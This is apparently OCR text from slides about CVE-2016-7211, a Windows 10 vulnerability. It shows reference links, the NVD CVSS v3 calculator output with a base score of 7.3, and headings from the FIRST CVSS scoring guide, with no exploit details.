
CVE-2016-7211



https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211

National Vulnerability Database


National Vulnerability Database



More details on the specific Windows 10 vulnerability including the CVSS scores


https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-7211

Common Vulnerability Scoring System (CVSS) v3



https://nvd.nist.gov/cvss/v3-calculator?name=CVE-2016-7211&vector=AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

Common Vulnerability Scoring System (CVSS) v3



https://nvd.nist.gov/cvss/v3-calculator?name=CVE-2016-7211&vector=AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

CVSS v3 Rubric - Base Score

CVSS Base Score	**7.3**
Impact Subscore	5.9
Exploitability Subscore	1.3
CVSS Temporal Score	**NA**
CVSS Environmental Score	**NA**
Modified Impact Subscore	NA
Overall CVSS Score	**7.3**

Show Equations

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | **Adjacent Network (AV:A)** | **Local (AV:L)** | **Physical (AV:P)**

Attack Complexity (AC)*
Low (AC:L) | **High (AC:H)**

Privileges Required (PR)*
None (PR:N) | **Low (PR:L)** | **High (PR:H)**

User Interaction (UI)*
None (UI:N) | **Required (UI:R)**

Scope

Scope (S)*
Unchanged (S:U) | **Changed (S:C)**

These settings determine the base score

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | **Low (C:L)** | **High (C:H)**

Integrity Impact (I)*
None (I:N) | **Low (I:L)** | **High (I:H)**

Availability Impact (A)*
None (A:N) | **Low (A:L)** | **High (A:H)**


* - All base metrics are required to generate a base score.

https://nvd.nist.gov/cvss/v3-calculator?name=CVE-2016-7211&vector=AV:L/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H

CVSS Rubric v3

CVE Scoring Rubric v3 - Base Score


5.1. Attack Vector



https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score

5.2. Attack Complexity




Base score is greater when the attack can be performed at will

Note: this excludes user interaction

https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score


5.3. Privileges Required



https://www.first.org/cvss/user-guide


CVE Scoring Rubric v3 - Base Score

5.4. User Interaction




https://www.first.org/cvss/user-guide

CVE Scoring Rubric v3 - Base Score



https://www.first.org/cvss/user-guide

